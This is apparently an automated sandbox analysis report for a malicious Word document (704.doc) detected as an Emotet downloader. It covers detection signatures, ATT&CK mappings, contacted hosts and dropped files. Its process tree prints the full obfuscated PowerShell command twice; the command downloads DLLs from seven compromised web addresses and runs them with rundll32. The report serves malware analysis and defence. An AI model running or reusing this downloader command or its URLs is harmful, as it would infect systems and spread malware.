ID: 526268
Sample Name: 704.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:21:39
Date: 22/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 704.doc

Overview


General Information

Sample Name:	704.doc
Analysis ID:	526268
MD5:	40f85d07da2533d.
SHA1:	60b84d70a65114..
SHA256:	d05ec2a0134518..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Antivirus detection for URL or domain
- Yara detected Emotet Downloader
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Sigma detected: Microsoft Office Pr…
- Suspicious powershell command line…
- Machine Learning detection for samp…
- Obfuscated command line found
- Document contains VBA stomped c…
- Document exploit detected (process…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6924 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - cmd.exe (PID: 4128 cmdline: "C:\Windows\System32\cmd.exe" /c start /B powershell $dfkj="$strs=\"http://primtalent.com/wp-admin/9yt1u/,http://huskysb.com/wordpress/6f0qIQlWPaYDfa/,http://ridcyf.com/dm7vg/DGWFrJA0kutWTk/,http://manak.edunetfoundation.org/school-facilitator/qlwM2RAHhDG8N8/,http://ckfoods.net/wp-admin/wPInm2rgMu/,http://adorwelding.zmotpro.com/wp-content/Z8ifMTCM2VBWlfeSZmzv/,http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"c:\programdata\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"c:\windows\syswow64\rundll32.exe\";$a=$tpth+\",fl\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6220 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6312 cmdline: powershell $dfkj="$strs=\"http://primtalent.com/wp-admin/9yt1u/,http://huskysb.com/wordpress/6f0qIQlWPaYDfa/,http://ridcyf.com/dm7vg/DGWFrJA0kutWTk/,http://manak.edunetfoundation.org/school-facilitator/qlwM2RAHhDG8N8/,http://ckfoods.net/wp-admin/wPInm2rgMu/,http://adorwelding.zmotpro.com/wp-content/Z8ifMTCM2VBWlfeSZmzv/,http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"c:\programdata\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"c:\windows\syswow64\rundll32.exe\";$a=$tpth+\",fl\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - rundll32.exe (PID: 1376 cmdline: "C:\windows\syswow64\rundll32.exe" c:\programdata\646848703.dll,f1349786762 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\~DF0E259767A8C316A9.TMP	SUSP_VBA_FileSystem_Access	Detects suspicious VBA that writes to disk and is activated on document open	Florian Roth	• 0x9be4:$s1: \Common Files\Microsoft Shared\ • 0x9f3c:$s1: \Common Files\Microsoft Shared\ • 0x41e1:$s2: Scripting.FileSystemObject • 0x5318:$a1: Document_Open • 0x9203:$a1: Document_Open • 0xa612:$a1: Document_Open • 0xba62:$a1: Document_Open

Source	Rule	Description	Author	Strings
C:\Users\user\Documents\20211122\PowerShell_transcript.405464.2vRpjg5W.20211122132242.txt	JoeSecurity_EmotetDownloader	Yara detected Emotet Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

E-Banking Fraud:

Yara detected Emotet Downloader

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA with functions possibly related to ADO stream file operations

Document contains an embedded VBA macro which may execute processes

Data Obfuscation:

Document contains an embedded VBA with many string operations indicating source code obfuscation

Suspicious powershell command line found

Obfuscated command line found

HIPS / PFW / Operating System Protection Evasion:

Document contains VBA stomped code (only p-code) potentially bypassing AV detection


Stealing of Sensitive Information:

Yara detected Emotet Downloader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Command and Scripting Interpreter 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 3
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Virtualization/Sandbox Evasion 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonatior
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 3 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1	Proc Filesystem	System Information Discovery 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Extra Window Memory Injection 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
704.doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\~DF0E259767A8C316A9.TMP	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://primtalent.com/wp-admin/9yt1u/	0%	Avira URL Cloud	safe	
http://adorwelding.zmotpro.com/wp-content/Z8ifMTCM2VBWIfeSZmzv/	0%	Avira URL Cloud	safe	
http://https://roaming.edog.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/XnG/.Splitplits/	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://huskysb.com4	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://ckfoods.net/wp-admin/wPInm2rgMu/	100%	Avira URL Cloud	malware	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://ridcyf.com/dm7vg/DGWFrJA0kutWTk/	100%	Avira URL Cloud	malware	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://manak.edunetfoundation.org/school-facilitator/qlwM2RAHhDG8N8/	100%	Avira URL Cloud	malware	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/.Split/p	0%	Avira URL Cloud	safe	
http://huskysb.com/cgi-sys/suspendedpage.cgi	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/tp	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/deXnG/.Split.Split	0%	Avira URL Cloud	safe	
http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/h	0%	Avira URL Cloud	safe	
http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
primtalent.com	148.72.96.3	true	true		unknown
huskysb.com	60.248.112.145	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://primtalent.com/wp-admin/9yt1u/	true	• Avira URL Cloud: safe	unknown
http://huskysb.com/cgi-sys/suspendedpage.cgi	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
60.248.112.145	huskysb.com	Taiwan; Republic of China (ROC)		3462	HINETDataCommunicationBusinessGroupTW	true
148.72.96.3	primtalent.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	526268
Start date:	22.11.2021
Start time:	13:21:39
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	704.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@8/18@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:23:00	API Interceptor	34x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
60.248.112.145	http://pipspeakhypnotherapy.co.uk/administrator/zp472n-7r-63/	Get hash	malicious	Browse	• dhartimata.com/tmp/diyl8uu13-9zf1bm-55570559/
	http://www.clinicasprevenga.com/administrator/ksS/	Get hash	malicious	Browse	• dhartimata.com/tmp/diyl8uu13-9zf1bm-55570559/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HINETDataCommunicationBusinessGroupTW	eh.x86	Get hash	malicious	Browse	• 1.161.6.165
	g2ZhDilVO3	Get hash	malicious	Browse	• 218.165.166.26
	tvUK6374iR	Get hash	malicious	Browse	• 1.164.5.236
	Hilix.arm7	Get hash	malicious	Browse	• 59.115.241.230
	Hilix.arm	Get hash	malicious	Browse	• 220.143.72.164
	beamer.x86-20211121-1750	Get hash	malicious	Browse	• 1.170.61.226
	eh.arm7	Get hash	malicious	Browse	• 220.131.198.163
	3XVTeL2yOE	Get hash	malicious	Browse	• 125.226.158.70
	IITDPxQlnQ	Get hash	malicious	Browse	• 122.122.122.122
	1516i9qcBS	Get hash	malicious	Browse	• 111.250.216.207
	sbngG3QrhW	Get hash	malicious	Browse	• 59.125.55.249
	1xIIdZAcuG	Get hash	malicious	Browse	• 122.122.122.122
	k2VHVQmprj	Get hash	malicious	Browse	• 122.123.50.46
	zsrIbaaV98	Get hash	malicious	Browse	• 220.131.226.59
	x86-20211121-1750	Get hash	malicious	Browse	• 111.253.7.109
	arm-20211121-1750	Get hash	malicious	Browse	• 114.37.145.243
	gs7vlNr1W7	Get hash	malicious	Browse	• 114.24.94.40
	qr1kjCbqdu	Get hash	malicious	Browse	• 122.118.210.86
	Z4GtdTRjuR	Get hash	malicious	Browse	• 122.116.239.149
	4IjC16LtGD	Get hash	malicious	Browse	• 122.122.122.122
AS-26496-GO-DADDY-COM-LLCUS	nHSmNKw7PN.exe	Get hash	malicious	Browse	• 184.168.119.143
	New Order 000112221.exe	Get hash	malicious	Browse	• 173.201.188.238
	1711.doc	Get hash	malicious	Browse	• 72.167.40.83
	new order.exe	Get hash	malicious	Browse	• 107.180.56.180
	AD0eMpLdJo81Tjr.exe	Get hash	malicious	Browse	• 184.168.96.165
	202111161629639000582.exe	Get hash	malicious	Browse	• 45.40.150.136
	UNPDMVX63128.vbs	Get hash	malicious	Browse	• 104.238.97.193
	QLTWPAU89862.vbs	Get hash	malicious	Browse	• 104.238.97.193
	gs7vlNr1W7	Get hash	malicious	Browse	• 173.201.204.147
	http___103.170.255.140_pdfword_invc_000930003999000.wbk	Get hash	malicious	Browse	• 50.62.172.157
	enterprise_rental_agreement_lookup.js	Get hash	malicious	Browse	• 198.71.233.135
	11.2021..exe	Get hash	malicious	Browse	• 166.62.10.136
	Conditions de paiement.exe	Get hash	malicious	Browse	• 166.62.10.136
	PROJECT NEW ORDER.xlsx	Get hash	malicious	Browse	• 148.72.214.23
	QUOTE REQUEST FOB_Medlited Trading Co.exe	Get hash	malicious	Browse	• 72.167.84.16
	SecuriteInfo.com.Variant.Bulz.885187.6822.exe	Get hash	malicious	Browse	• 107.180.56.180
	BANK DETAILS.xlsx	Get hash	malicious	Browse	• 148.72.214.23
	Doc00000883746473.xlsx	Get hash	malicious	Browse	• 148.72.214.23
	2YnVgiNH23	Get hash	malicious	Browse	• 107.180.2.16

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ncMG8wu5IG	Get hash	malicious	Browse	• 107.180.12.15

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\646848703.dll	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7616
Entropy (8bit):	5.643493512858842
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJqZ:QJvVGaRF8I8e
MD5:	25CB0101745D210670A8C622B713D25E
SHA1:	6FB348D14036D1E68C4AE68DEFB3A3B53B0E7283
SHA-256:	94C62A22BC584EFECEA77DF528342119056CA59D3D6F8CB39F02C9EDC160C14C
SHA-512:	9F4AD3E6FBDF229BF71B5F6F228C98663E689AAAF71FA0357875F16AD33AB76FCEAB938D6E281752259D4395F35614235141BDBF233836B308E0F8A476769CDC
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\ED19ABEB-CDF2-44DC-A6F4-0F73FB78CE80	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140193
Entropy (8bit):	5.357932616669791
Encrypted:	false
SSDEEP:	1536:bcQIfgxrBdA3gBwtnQ9DQW+z2k4Ff7nXbovidXiE6LWmE9:xuQ9DQW+zYXfH
MD5:	08DCA7A4FCD6393E7C011CA63B152E0C
SHA1:	3C94D8DA46A4F629BEB5AAC702B1E65746A2F020
SHA-256:	1DC17B81DE4BB45441D0C257D754359BC55F2B37D170385E63BFD05BAD5F5E6B
SHA-512:	7F8B475098391D6475E842155226E855396FBCFC3D38A49B6851E14E8DB67639596C55D56033D5E94C784ED3D72423F09A03FE476F24CAAF3AF19BA8716496E7
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-11-22T12:22:35">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\665C8B7A.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	PNG image data, 1127 x 490, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	121507
Entropy (8bit):	7.978393301250379
Encrypted:	false
